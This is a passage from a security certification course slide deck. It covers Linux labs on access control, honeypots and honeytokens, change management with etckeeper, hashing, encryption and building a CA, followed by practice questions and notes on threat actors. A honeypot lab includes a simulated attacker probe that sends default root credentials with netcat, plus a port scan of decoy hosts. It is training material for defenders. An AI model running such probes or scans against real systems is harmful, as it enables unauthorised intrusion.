$ systemctl kill -s SIGKILL cia-web; sleep 4; systemctl show cia-web -p NRestarts
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 2

CIA Triad and AAA on Linux

STEPS 5–8 OF 8

5 Authentication of people: verify a password hash

```
$ openssl passwd -6 -salt "$SALT" 'Lab1234!'
```

6 Authentication of systems: log in with an SSH key

```
$ ssh -i /root/svc_backup_key -o BatchMode=yes alice@127.0.0.1 whoami
```

7 Authorization: grant one least-privilege sudo command

```
$ visudo -cf /etc/sudoers.d/alice-ops && sudo -l -U alice
```

8 Accounting: trace who did what in the logs

```
$ journalctl _COMM=sudo --no-pager | grep alice | tail -4
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 2 · VERIFY

CIA Triad and AAA on Linux

✅ Test it

bob is denied the secret, the tampered hash fails, cia-web restarts itself, the key login works, alice can only restart cia-web, and journalctl shows her sudo use.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.2 · HANDS-ON

Deception: Honeypots, Honeyfiles and Honeytokens

LAB 3

The learner deploys a low-interaction honeypot, a honeyfile watched by auditd and inotify, a decoy cloud credential with a detection script and a two-decoy honeynet, then summarises the alerts.

You'll build

A logging honeypot, a watched honeyfile, a honeytoken detector and a namespace honeynet.

Tools: python3, netcat, auditd, inotifywait, ip netns, curl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 3

Deception: Honeypots, Honeyfiles and Honeytokens

STEPS 1–4 OF 8

1 Install the tools

```
$ apt-get update -qq && apt-get install -y auditd inotify-tools netcat-openbsd iproute2 python3 curl
```

2 Write a low-interaction honeypot

```
$ python3 -m py_compile /opt/honeypot/honeypot.py && echo "honeypot OK"
```

3 Deploy the honeypot and simulate an attacker probe

```
$ printf 'root:toor\n' | nc -w 3 127.0.0.1 2222
```

4 Plant a honeyfile and watch it with auditd

```
$ auditctl -w /srv/finance/payroll-2026-FINAL.csv -p r -k honeyfile
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 3

Deception: Honeypots, Honeyfiles and Honeytokens

STEPS 5–8 OF 8

5 Raise a real-time honeyfile alert with inotifywait

```
$ inotifywait -m -e open /srv/finance/payroll-2026-FINAL.csv >> /var/log/honeyfile-alert.log &
```

6 Plant a honeytoken and detect its use

```
$ /usr/local/bin/honeytoken-check.sh
```

7 Build a mini honeynet in a network namespace

```
$ ip netns add honeynet && nc -zv -w 2 10.66.0.2 20-23
```

8 Summarise the deception alerts

```
$ grep HONEYPOT /var/log/honeypot.log | awk '{print $3, $4}' | sort | uniq -c
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 3 · VERIFY

Deception: Honeypots, Honeyfiles and Honeytokens

✅ Test it

The honeypot log shows hits on ports 2222, 21 and 23, auditd records uid=intruder reading the honeyfile, and the check script prints ALERT for the honeytoken.

© 2026 Tertiary Infotech Academy Pte Ltd

1.3

OBJECTIVE 1.3

Change Management

Approval · Impact analysis · Backout · Technical implications · Documentation

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.3 · WHY IT MATTERS

Change management keeps security and uptime aligned

Unplanned or unauthorised changes are a leading cause of outages and new vulnerabilities. A formal process makes every change reviewed, tested, approved, reversible and documented.

© 2026 Tertiary Infotech Academy Pte Ltd

The Change Management Lifecycle

1. Submit a change request with scope and owner
2. Analyse impact, risk and dependencies
3. Test in staging and record the results
4. CAB approves and schedules a maintenance window
5. Implement and verify, or execute the backout plan
6. Update diagrams, documents and version control

© 2026 Tertiary Infotech Academy Pte Ltd

Business Processes That Affect Security

1. **Approval process**
   A change advisory board or delegated approver signs off before work starts. No approval means no change.

2. **Ownership**
   Each change has a named owner who is accountable for planning, carrying out and reporting the outcome.

3. **Stakeholders**
   Everyone affected, from business users to security and support teams, is consulted and kept informed.

4. **Impact analysis**
   Assesses what could break, the security risk of making the change and of not making it, and who is affected.

5. **Test results**
   Evidence from a staging environment that the change works and does not introduce new vulnerabilities.

6. **Backout plan**
   Pre-agreed, tested steps to return to the previous state if the change fails. Always prepared in advance.

© 2026 Tertiary Infotech Academy Pte Ltd

Business Processes That Affect Security (cont.)

7

Maintenance window

An agreed time slot, usually off-peak, when changes and any downtime have the least business impact.

8

Standard operating procedure

A documented step-by-step method for routine changes, so they are done consistently and safely.

© 2026 Tertiary Infotech Academy Pte Ltd

Planned Change versus Emergency Change

Planned (normal) change

- Raised in advance, reviewed by the CAB and scheduled into a maintenance window.
- Fully tested in staging, with documented results attached before approval.
- Standard pre-approved changes follow an SOP and skip the full CAB review.
- The default path for patches, upgrades and firewall rule changes.

Emergency change

- Used when waiting would cause greater harm, such as an actively exploited flaw.
- An emergency CAB or delegated authority approves it quickly.
- Testing may be reduced, so the backout plan and monitoring matter even more.
- It is still documented and reviewed afterwards, never skipped altogether.

© 2026 Tertiary Infotech Academy Pte Ltd

Technical Implications of a Change

1. **Allow and deny lists**
   New software, hosts or IP ranges may need adding to allow lists or firewall rules, or the change will be blocked.

2. **Restricted activities**
   The change scope defines what the implementer may touch. Work outside that scope is an unauthorised change.

3. **Downtime**
   Some changes take a service offline. Plan it inside the window and tell users so they are not surprised.

4. **Service restart**
   Many configuration changes need a daemon restart or reload. A reload keeps connections; a restart drops them.

5. **Application restart**
   Applications may need restarting to load patches, which can drop user sessions and lose in-memory data.

6. **Legacy applications**
   Older software may be unsupported, undocumented and fragile, so even small changes can break it.

© 2026 Tertiary Infotech Academy Pte Ltd

Technical Implications of a Change (cont.)

7

Dependencies

Services rely on each other. Changing a database, library or certificate can break every app that uses it.

© 2026 Tertiary Infotech Academy Pte Ltd

Documentation and Version Control

Updating diagrams

- Network and data-flow diagrams must match reality.
- Outdated diagrams mislead responders in incidents.
- Update them as part of closing every change.

Policies, procedures

- New systems may need new or revised procedures.
- SOPs and runbooks must reflect the new steps.
- Staff are told and trained on what changed.

Version control

- Track every config and code change: who, what, when.
- Git or etckeeper lets you diff and roll back fast.
- Version numbers stop people using old documents.

© 2026 Tertiary Infotech Academy Pte Ltd

Why Change Management Is a Security Control

1. Unauthorised changes are a classic sign of compromise, so anything outside the approved list must be investigated.
2. A configuration baseline plus change control prevents configuration drift and keeps hardening settings in place.
3. Impact analysis includes the risk of not changing, such as leaving a critical vulnerability unpatched.
4. Separation of duties means the person who requests a change should not be the only person who approves it.
5. Every change is logged, which gives an audit trail for incident response, forensics and compliance reviews.

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Change Management

1. Backout plan = how to undo a failed change. It must exist before approval, not be written after things break.
2. Maintenance window = agreed low-impact time for changes. Impact analysis comes before approval, not after.
3. Dependencies and legacy applications are the usual reasons a simple change causes an outage.
4. Version control records who changed what and enables rollback; update diagrams and procedures when a change closes.
5. Allow lists may need updating after a change, or the new software or host will be blocked.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.3 · HANDS-ON

Change Management with Version-Controlled Configuration

LAB 4

The learner raises change CHG-1001, analyses impact, tests it on a staging nginx, applies it with a zero-downtime reload in the window, commits it with etckeeper and backs out an unauthorised edit.

You'll build

A change record, staging test results, an nginx allow and deny list, a git-tracked /etc and a backout.

Tools: etckeeper, git, nginx, curl, systemctl

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 4

Change Management with Version-Controlled Configuration

STEPS 1–4 OF 8

1. Install the tools

```
$ DEBIAN_FRONTEND=noninteractive apt-get install -y etckeeper nginx git curl
```

2. Put /etc under version control and record the baseline

```
$ etckeeper commit "Baseline before CHG-1001"; git -C /etc log --oneline | head -5
```

3. Raise the change request

```
$ cat /root/change/CHG-1001.txt
```

4. Run the impact analysis

```
$ ss -tlnp | grep nginx; systemctl list-dependencies --reverse nginx.service --no-pager
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 4

Change Management with Version-Controlled Configuration

STEPS 5–8 OF 8

5 Stage and test the change

```
$ nginx -t -p /root/change/staging -c /root/change/staging/nginx.conf
```

6 Approve and implement in the maintenance window

```
$ nginx -t && systemctl reload nginx
```

7 Commit the change and update the documentation

```
$ etckeeper commit "CHG-1001: nginx admin allow list, deny list, nosniff header"
```

8 Detect an unauthorised change and execute the backout plan

```
$ git -C /etc status --short nginx/ && git -C /etc checkout -- nginx/conf.d/chg-1001.conf
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 4 · VERIFY

Change Management with Version-Controlled Configuration

✅ Test it

git log shows the CHG-1001 commit, git status shows no drift, port 8081 returns 200 for the monitoring host, the nosniff header is present and approval is recorded.

© 2026 Tertiary Infotech Academy Pte Ltd

1.4

OBJECTIVE 1.4

Cryptographic Solutions

PKI · Encryption levels · Key exchange · Tools · Obfuscation · Hashing · Certificates

© 2026 Tertiary Infotech Academy Pte Ltd

PKI Building Blocks

1

Public key

Shared freely. Used to encrypt data for the key owner and to verify the owner's digital signatures.

2

Private key

Kept secret by the owner. Used to decrypt data and to create signatures. Its compromise breaks everything.

3

Key pair

The two keys are mathematically linked, but the private key cannot feasibly be derived from the public key.

4

Key escrow

A trusted third party holds a copy of keys so data can be recovered if a key is lost, or for lawful access.

5

PKI

The CAs, policies, people and software that issue, manage, validate and revoke certificates binding keys to identities.

© 2026 Tertiary Infotech Academy Pte Ltd

Encryption Levels: What Gets Protected

1

Full-disk

Encrypts the entire drive including the OS, such as BitLocker or LUKS. Protects data on a lost or stolen device.

2

Partition

Encrypts one partition only, so other partitions on the same disk stay readable without the key.

3

Volume

Encrypts a logical volume that can span disks, such as an encrypted LVM volume or a VeraCrypt container.

4

File

Encrypts individual files, such as with EFS or GPG. The protection travels with the file when it is copied.

5

Database

Transparent data encryption protects the whole database at rest and decrypts for authorised queries.

6

Record

Encrypts specific rows or columns, such as card numbers, so even database administrators cannot read them.

© 2026 Tertiary Infotech Academy Pte Ltd

Encryption Levels: What Gets Protected (cont.)

7

Transport

Protects data in transit with TLS, IPsec or SSH, so eavesdroppers on the network see only ciphertext.

© 2026 Tertiary Infotech Academy Pte Ltd

Symmetric versus Asymmetric Encryption

Symmetric

- One shared secret key both encrypts and decrypts, for example AES-256 or ChaCha20.
- It is very fast and suits bulk data such as full-disk encryption and VPN payloads.
- Key distribution is the problem: n parties need n(n-1)/2 keys to talk privately in pairs.
- It gives confidentiality, and with GCM also integrity, but never non-repudiation.

Asymmetric

- A linked key pair is used: the public key encrypts and the private key decrypts.
- It is far slower, so it protects small items such as session keys and digests.
- It solves key distribution and enables digital signatures and key agreement.
- RSA and ECC are typical, and ECC gives similar strength with much smaller keys.

© 2026 Tertiary Infotech Academy Pte Ltd

Key Exchange: Sharing Secrets Safely

1

The problem

Symmetric ciphers need both sides to hold the same key, but sending that key in clear text exposes it.

2

Diffie-Hellman

Each party combines its private value with the other's public value, and both derive the same secret unsent.

3

ECDHE

Elliptic-curve Diffie-Hellman with ephemeral keys, used by TLS 1.3. A new key per session gives forward secrecy.

4

RSA key transport

The client encrypts a session key with the server public key. Dropped in TLS 1.3 as it lacks forward secrecy.

5

Out-of-band

Keys or fingerprints are shared over a separate channel, such as in person or by phone, to defeat interception.

© 2026 Tertiary Infotech Academy Pte Ltd

Hybrid Encryption as Used by TLS and PGP

1. Generate a random symmetric session key
2. Encrypt the bulk data with AES under that key
3. Protect the session key with the recipient public key
4. Send the wrapped key together with the ciphertext
5. Recipient unwraps the key and decrypts the data

© 2026 Tertiary Infotech Academy Pte Ltd

Algorithms and Key Lengths

1

AES

Symmetric block cipher with 128, 192 or 256-bit keys. The current standard for bulk encryption.

2

DES and 3DES

56-bit DES is broken and 3DES is deprecated. Expect them as wrong answers or legacy audit findings.

3

ChaCha20

A fast 256-bit stream cipher, popular on mobile devices that lack AES hardware acceleration.

4

RSA

Asymmetric, based on factoring large primes. Use 2048 bits minimum and 3072 or more for long-term protection.

5

ECC

Asymmetric, based on elliptic curves. A 256-bit ECC key is roughly as strong as a 3072-bit RSA key.

6

Key length

Each extra bit doubles brute-force effort but costs CPU. Only compare key lengths within one algorithm.

© 2026 Tertiary Infotech Academy Pte Ltd

AES Block Modes You Must Recognise

1

ECB

Encrypts each block independently, so identical plaintext blocks give identical ciphertext. Never use it.

2

CBC

Chains each block with the previous ciphertext and needs a random IV. It gives confidentiality only.

3

GCM

Counter mode plus an authentication tag, so it delivers confidentiality and integrity together.

4

CTR

Turns the block cipher into a stream cipher using a counter. Reusing a nonce with one key is catastrophic.

5

IV and nonce

A per-message value that makes the same plaintext encrypt differently. It is public but must never repeat.

© 2026 Tertiary Infotech Academy Pte Ltd

Cryptographic Tools: Where Keys Live

1

TPM

A chip on the motherboard that stores keys, supports measured and secure boot, and seals disk encryption keys.

2

HSM

A tamper-resistant appliance or card that generates, stores and uses keys at scale, such as for a CA or a bank.

3

Key management system

A central service, such as a cloud KMS, that creates, rotates, audits and retires keys across many systems.

4

Secure enclave

An isolated processor area that protects data in use, such as phone biometrics or confidential computing.

© 2026 Tertiary Infotech Academy Pte Ltd

TPM versus HSM

Trusted Platform Module

- Built into one device's motherboard or firmware.
- Protects that one device: boot integrity and disk encryption keys.
- Low cost and present in almost every modern laptop and server.
- Required by features such as BitLocker and Windows 11.

Hardware security module

- A separate appliance, PCIe card, USB device or cloud service.
- Serves many systems and applications with high-speed crypto.
- Expensive, tamper-evident and often FIPS 140 validated.
- Used for CA root keys, payment processing and code signing.

© 2026 Tertiary Infotech Academy Pte Ltd

Obfuscation: Steganography, Tokenization, Masking

1

Steganography

Hides data inside other data, such as a message in image pixels. It conceals that a secret exists at all.

2

Tokenization

Replaces sensitive data with a random token, while the real value sits in a secure vault. Common for card payments.

3

Data masking

Hides part of a value, such as showing only the last four card digits. Often used for test data and support staff.

4

Obfuscation

Makes code or data hard to understand without strong cryptography. It slows attackers but is not encryption.

© 2026 Tertiary Infotech Academy Pte Ltd

Tokenization versus Encryption

Tokenization

- The token has no mathematical link to the original value.
- The real data lives only in a tightly controlled token vault.
- Stolen tokens are useless without access to the vault.
- It shrinks PCI DSS scope because most systems hold only tokens.

Encryption

- Ciphertext is mathematically derived from the plaintext and a key.
- Anyone holding the key can decrypt the data anywhere.
- Format-preserving encryption can keep the data length and type.
- The key itself becomes the asset that must be protected.

© 2026 Tertiary Infotech Academy Pte Ltd

Properties of a Cryptographic Hash

1

One way

Given the digest you cannot feasibly recover the input. Hashing is not encryption: there is no key and no decryption.

2

Fixed length

SHA-256 always produces 256 bits, or 64 hex characters, whether the input is one byte or one gigabyte.

3

Collision resistant

Finding two inputs with the same digest must be infeasible. MD5 and SHA-1 fail here and must not be used.

4

Avalanche effect

Flipping a single input bit changes about half the output bits, so similar files give unrelated digests.

5

Algorithms

Use SHA-256, SHA-384 or SHA-3. MD5 and SHA-1 survive only as non-security checksums.

© 2026 Tertiary Infotech Academy Pte Ltd

Salting and Key Stretching for Passwords

1

Salt

A unique random value added to each password before hashing. Defeats rainbow tables and hides duplicate passwords.

2

Pepper

A secret value shared by all hashes and stored outside the database, for example in an HSM or KMS.

3

Key stretching

Repeats the hashing work thousands of times so each guess is slow, turning a fast hash into an expensive one.

4

PBKDF2

HMAC-based with a configurable iteration count. Current guidance is hundreds of thousands of iterations.

5

bcrypt

Blowfish-based with a cost factor, and each increment of the cost doubles the work required.

6

Argon2id and scrypt

Memory-hard functions that also consume RAM, which blunts GPU and ASIC cracking rigs.

© 2026 Tertiary Infotech Academy Pte Ltd

Creating and Verifying a Digital Signature

1. Sender hashes the message, for example with SHA-256
2. Sender signs the hash with their private key
3. The signature travels with the message
4. Receiver checks it with the sender public key
5. Matching digests prove integrity and origin

© 2026 Tertiary Infotech Academy Pte Ltd

Blockchain and the Open Public Ledger

1

Blockchain

A chain of blocks, each holding transactions, a timestamp and the hash of the previous block.

2

Tamper evidence

Changing any block changes its hash and breaks every later link, so alterations are obvious.

3

Open public ledger

The ledger is copied across a decentralised peer-to-peer network, so there is no single point of failure.

4

Uses

Cryptocurrency, supply-chain tracking and smart contracts. Integrity comes from hashing plus consensus.

© 2026 Tertiary Infotech Academy Pte Ltd

Certificates and Certificate Authorities

1

Certificate authority

A trusted entity that verifies identity and signs certificates binding a public key to a subject.

2

Root of trust

The root CA certificate in your trust store. Everything it signs, directly or via intermediates, is trusted.

3

Third-party CA

A public CA such as Let's Encrypt or DigiCert, whose roots browsers and operating systems trust by default.

4

Self-signed

Signed by its own key. Fine for labs and internal use, but browsers warn because no trusted CA vouches for it.

5

CSR generation

The requester creates a key pair and sends a CSR with the public key and subject. The private key stays home.

6

Wildcard

A certificate for *.example.com covers every first-level subdomain, but one stolen key exposes them all.

© 2026 Tertiary Infotech Academy Pte Ltd

CRL versus OCSP

Certificate revocation list

- A signed list of revoked serial numbers published by the CA.
- Clients download it periodically, so it can be out of date.
- Large lists waste bandwidth on constrained devices.
- Its location is in the CRL Distribution Points extension.

OCSP

- The client asks a responder about one certificate in real time.
- The answer is good, revoked or unknown, signed by the responder.
- OCSP stapling lets the server attach a fresh signed response.
- The responder URL is in the Authority Information Access extension.

© 2026 Tertiary Infotech Academy Pte Ltd

Certificate Lifecycle from Key to Trust

1. Generate a private key and keep it protected
2. Create a CSR with the public key and subject details
3. CA validates the request and signs the certificate
4. Install the certificate and intermediates on the server
5. Monitor expiry, then renew, rekey or revoke

© 2026 Tertiary Infotech Academy Pte Ltd

Exam Tips — Cryptographic Solutions

1. Encrypt with the recipient's public key; sign with your own private key. Swapping these is the classic exam trap.

2. Hashing is one-way (integrity); encryption is reversible (confidentiality); tokenization swaps data for a vault-backed token.

3. Salt defeats rainbow tables; key stretching such as PBKDF2 or bcrypt slows brute force. Use both for passwords.

4. TPM = per-device chip; HSM = dedicated high-volume key appliance; secure enclave = protects data in use.

5. OCSP gives real-time revocation status; a CRL is a periodically published list. Stapling moves the OCSP check to the server.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.4 · HANDS-ON

Hashing, Salting, and Digital Signatures

LAB 5

The learner proves integrity with a checksum manifest, salts and stretches password hashes, adds authenticity with an HMAC, and signs and verifies a purchase order with RSA-3072.

You'll build

A SHA256SUMS manifest, salted hashes, a PBKDF2 timing test, an HMAC tag and a verified signature.

Tools: sha256sum, openssl passwd, openssl kdf, openssl dgst, openssl genpkey, chpasswd

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 5

Hashing, Salting, and Digital Signatures

STEPS 1–4 OF 9

1 Install the tools

```
$ apt-get update -qq && apt-get install -y openssl coreutils
```

2 Hash data and observe fixed length and the avalanche effect

```
$ echo -n 'Pay Bob 100 SGD' | sha256sum; echo -n 'Pay Bob 900 SGD' | sha256sum
```

3 Verify file integrity with a checksum manifest

```
$ sha256sum -c SHA256SUMS || echo "INTEGRITY FAILED - do not install"
```

4 See why unsalted password hashes are weak

```
$ cut -d: -f2 unsalted.txt | sort | uniq -d
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 5

Hashing, Salting, and Digital Signatures

STEPS 5–8 OF 9

5 Salt the hash the way /etc/shadow does

```
$ openssl passwd -6 -salt "$(openssl rand -hex 8)" 'Summer2026!'
```

6 Slow attackers down with key stretching

```
$ time openssl kdf -keylen 32 -kdfopt digest:SHA256 -kdfopt iter:600000 ... PBKDF2
```

7 Add authenticity with an HMAC

```
$ openssl dgst -sha256 -hmac 'SharedLabKey-2026' invoice.txt
```

8 Sign a document with a private key

```
$ openssl dgst -sha256 -sign signer.key -out order.sig order.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 5

Hashing, Salting, and Digital Signatures

STEPS 9–9 OF 9

9

Tamper with the document and watch verification fail

```
$ openssl dgst -sha256 -verify signer.pub -signature order.sig order.txt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 5 · VERIFY

Hashing, Salting, and Digital Signatures

✅ Test it

sha256sum flags the altered installer, the same password gives two different salted hashes, and the signature shows Verified OK on the original and Verification failure after tampering.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.4 · HANDS-ON

Symmetric vs. Asymmetric Encryption and Key Exchange

LAB 6

The learner encrypts with AES-256, sees ECB leak patterns, compares RSA and ECC key sizes and speed, derives a shared secret with X25519, and inspects the hybrid structure of a GPG message.

You'll build

An AES-encrypted file, an ECB vs CBC comparison, an X25519 shared secret and a GPG hybrid message.

Tools: openssl enc, openssl speed, openssl pkeyutl, gnupg, od

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 6

Symmetric vs. Asymmetric Encryption and Key Exchange

STEPS 1–4 OF 8

1. Install the tools

```
$ apt-get update -qq && apt-get install -y gnupg openssl
```

2. Encrypt and decrypt with a shared AES-256 key

```
$ openssl enc -aes-256-cbc -pbkdf2 -iter 200000 -salt -in msg.txt -out msg.aes -pass pass:Lab1234!
```

3. Compare ECB and CBC block modes

```
$ od -An -tx1 -w16 -v blocks.ecb | sort | uniq -c
```

4. Compare key lengths and speed

```
$ openssl speed -seconds 1 rsa3072 ecdsap256
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 6

Symmetric vs. Asymmetric Encryption and Key Exchange

STEPS 5–8 OF 8

5 Agree a shared secret with X25519 key exchange

```
$ openssl pkeyutl -derive -inkey alice-x.key -peerkey bob-x.pub -out alice-shared.bin
```

6 Generate an asymmetric GPG key pair

```
$ gpg --batch --passphrase '' --quick-generate-key 'Alice <alice@lab.local>' rsa3072 sign 1y
```

7 Encrypt to the public key and decrypt with the private key

```
$ gpg --batch --yes --trust-model always -r alice@lab.local -e -o msg.gpg msg.txt
```

8 Inspect the hybrid structure of the GPG message

```
$ gpg --batch --pinentry-mode loopback --passphrase '' --list-packets msg.gpg
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 6 · VERIFY

Symmetric vs. Asymmetric Encryption and Key Exchange

✅ Test it

AES and GPG round trips return the plaintext, ECB shows one block repeated four times, Alice and Bob derive identical secrets, and the dump shows a pubkey enc packet.

© 2026 Tertiary Infotech Academy Pte Ltd

OBJ 1.4 · HANDS-ON

PKI: Build Your Own Certificate Authority

LAB 7

The learner builds a root CA, issues a wildcard certificate from a CSR, adds the root to the trust store, checks status with an OCSP responder, then revokes it and publishes a CRL.

You'll build

A root CA, a signed *.lab.local certificate, a live OCSP responder and a CRL with the revoked serial.

Tools: openssl req, openssl ca, openssl verify, openssl ocsp, openssl crl, update-ca-certificates

© 2026 Tertiary Infotech Academy Pte Ltd

LAB 7

PKI: Build Your Own Certificate Authority

STEPS 1–4 OF 8

1. Install the tools and build the CA layout

```
$ mkdir -p /root/ca/{certs,private,newcerts,crl} && touch /root/ca/index.txt
```

2. Create the root CA (the root of trust)

```
$ openssl req -x509 -new -key private/ca.key -days 3650 -config openssl.cnf -extensions v3_root
```

3. Generate a key and a wildcard CSR

```
$ openssl req -new -newkey rsa:2048 -nodes -subj "/CN=*.lab.local" -out web.csr
```

4. Sign the CSR as the CA

```
$ openssl ca -batch -config openssl.cnf -in web.csr -out certs/web.crt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 7

PKI: Build Your Own Certificate Authority

STEPS 5–8 OF 8

5 Verify the chain and add the root to the trust store

```
$ openssl verify -CAfile certs/ca.crt certs/web.crt && update-ca-certificates
```

6 Check certificate status with OCSP

```
$ openssl ocsp -issuer certs/ca.crt -cert certs/web.crt -url http://127.0.0.1:2560
```

7 Revoke the certificate and publish a CRL

```
$ openssl ca -config openssl.cnf -revoke certs/web.crt -crl_reason keyCompromise
```

8 Compare self-signed and third-party certificates

```
$ openssl verify certs/selfsigned.crt; grep -c 'BEGIN CERT' /etc/ssl/certs/ca-certificates.crt
```


© 2026 Tertiary Infotech Academy Pte Ltd

LAB 7 · VERIFY

PKI: Build Your Own Certificate Authority

✅ Test it

The certificate carries the *.lab.local SAN, OCSP reports good then revoked, the CRL lists serial 1000, and the self-signed certificate fails verification.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 1

1. A firm cannot patch a legacy SCADA host, so it isolates it on its own VLAN. Which control type is this? A) Corrective B) Compensating C) Deterrent D) Directive

2. Which of the following is a managerial control? A) Firewall ACL B) Bollard C) Annual risk assessment D) Disk encryption

3. In a Zero Trust architecture, which component decides whether access is granted? A) Policy enforcement point B) Policy engine C) Implicit trust zone D) Subject

4. Visitors keep following staff through a badge-controlled door. Which control best stops this? A) Bollards B) Access control vestibule C) Lighting D) Honeypot

5. A fake cloud access key is planted in a code repository and raises an alert when used. What is it? A) Honeypot B) Honeynet C) Honeytoken D) Honeyfile

6. Before approving a firewall change, the CAB asks how the old rules will be restored if it fails. What is this? A) Impact analysis B) Backout plan C) SOP D) Change window

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Practice Questions — Domain 1 (cont.)

1. Which provides non-repudiation for an email? A) Hashing it with SHA-256 B) Encrypting it with AES C) Signing it with the sender's private key D) Tokenizing it

2. A browser must check certificate revocation in real time without downloading a full list. Which should it use? A) CRL B) OCSP C) CSR D) Key escrow

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 1

1. Q1: B — Compensating: the isolation substitutes for the patch that cannot be applied.

2. Q2: C — A risk assessment is a management planning activity; the others are technical or physical.

3. Q3: B — The policy engine evaluates policy and context; the administrator relays it and the PEP enforces it.

4. Q4: B — An access control vestibule lets one person through at a time, which stops tailgating.

5. Q5: C — A honeytoken is decoy data, such as a credential, whose use reveals an intruder.

6. Q6: B — A backout plan is the pre-agreed set of steps to return to the previous working state.

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM PRACTICE

Answers — Practice Questions — Domain 1 (cont.)

1. Q7: C — Only the sender's private key could create the signature, so the sender cannot deny sending it.

2. Q8: B — OCSP queries the status of a single certificate in real time instead of a whole CRL.

© 2026 Tertiary Infotech Academy Pte Ltd

DOMAIN RECAP

Recap — General Security Concepts

1. 1.1 Types of Security Controls: Every security control can be described in two ways: its category, which is how it is implemented, and its type, which is what it achieves against a threat.
2. 1.2 Fundamental Security Concepts: The CIA triad of confidentiality, integrity and availability defines what security protects, and non-repudiation adds proof that a subject performed an action.
3. 1.3 Change Management: Unplanned and unauthorised changes are a leading cause of outages and of new vulnerabilities, so change management is itself a security control.
4. 1.4 Cryptographic Solutions: Public key infrastructure binds public keys to identities through certificates issued by certificate authorities, while private keys stay secret and key escrow allows controlled recovery.

© 2026 Tertiary Infotech Academy Pte Ltd

02

DOMAIN 02

Threats, Vulnerabilities & Mitigations

2.1 Actors · 2.2 Vectors · 2.3 Vulnerabilities · 2.4 Indicators · 2.5 Mitigations

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 22%

Domain 2 Objectives

1

2.1 Threat Actors & Motivations

Compare and contrast common threat actors and motivations

2

2.2 Threat Vectors & Attack Surfaces

Explain common threat vectors and attack surfaces

3

2.3 Types of Vulnerabilities

Explain various types of vulnerabilities

4

2.4 Indicators of Malicious Activity

Given a scenario, analyze indicators of malicious activity

5

2.5 Mitigation Techniques

Explain the purpose of mitigation techniques used to secure the enterprise

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL DO

Hands-On Labs — Threats, Vulnerabilities & Mitigations

Labs 8–10

- 8. Threat Actors & the MITRE ATT&CK Framework
- 9. Phishing Email Analysis (SPF / DKIM / DMARC)
- 10. SQL Injection (SQLi)

Labs 11–13

- 11. Cross-Site Scripting (XSS)
- 12. Memory Vulnerabilities & Exploit Mitigations
- 13. Password Attacks: Spraying & Brute Force

Labs 14–16

- 14. Malware Static Analysis & Linux IOC Hunting
- 15. DoS Simulation and Detection
- 16. Linux Hardening Baseline with Lynis

© 2026 Tertiary Infotech Academy Pte Ltd

2.1

OBJECTIVE 2.1

Threat Actors & Motivations

Actor types · Attributes · Motivations · Shadow IT

© 2026 Tertiary Infotech Academy Pte Ltd

The Named Threat Actors

1

Nation-state

State-sponsored, best funded and most sophisticated; runs long-term APT campaigns for espionage or disruption.

2

Organized crime

Professional, profit-driven groups behind most ransomware and large-scale fraud; well resourced but money-motivated.

3

Hacktivist

Ideologically driven; defaces sites, leaks data or runs DDoS to make a political or social statement.

4

Insider threat

A current or former employee or contractor who already has legitimate access; may act for revenge or money.

5

Unskilled attacker

Formerly script kiddie; low skill, runs others' tools and exploits without understanding them.

6

Shadow IT

Staff deploying unsanctioned apps, cloud accounts or devices; not malicious but creates unmanaged risk.

© 2026 Tertiary Infotech Academy Pte Ltd

Attributes That Classify an Actor

1

Internal vs external

Internal actors already hold access and trust; external actors must first breach the perimeter.

2

Resources / funding

Ranges from a lone hobbyist's spare time to a nation-state's budget, tooling and personnel.

3

Sophistication

Capability from reusing public exploits up to developing custom zero-day malware and living-off-the-land tradecraft.

4

Intent

Whether the actor seeks money, information, disruption, or simply notoriety shapes the targets they pick.

© 2026 Tertiary Infotech Academy Pte Ltd

Motivations the Exam Lists

1. **Financial gain**
   Ransomware, fraud and theft for money; the dominant driver behind organized crime.

2. **Espionage**
   Stealing secrets or intellectual property, typically a nation-state or competitor goal.

3. **Data exfiltration**
   Copying sensitive data out of the organisation, often paired with espionage or extortion.

4. **Service disruption**
   Taking systems offline via DDoS or wiper malware; a hacktivist or nation-state aim.

5. **Blackmail**
   Threatening to release stolen data unless paid, as in ransomware double extortion.

6. **Philosophical / political**
   Ideological belief driving hacktivism; closely tied to disruption and chaos.

© 2026 Tertiary Infotech Academy Pte Ltd

Motivations the Exam Lists (cont.)

7

Revenge

A disgruntled insider or ex-employee acting to harm the organisation.

8

War / chaos

Cyber operations supporting armed conflict, or disruption purely to cause chaos.

© 2026 Tertiary Infotech Academy Pte Ltd

Insider Threat versus External Attacker

Insider threat

- Already has valid credentials and physical or network access.
- Knows where the valuable data lives and which controls are weak.
- Hardest to detect because the activity looks authorised.
- Countered by least privilege, separation of duties and user-behaviour analytics.

External attacker

- Must first find a way through the perimeter or social-engineer a user.
- Learns the environment only after gaining a foothold.
- Leaves more noise: scanning, failed logins, new connections.
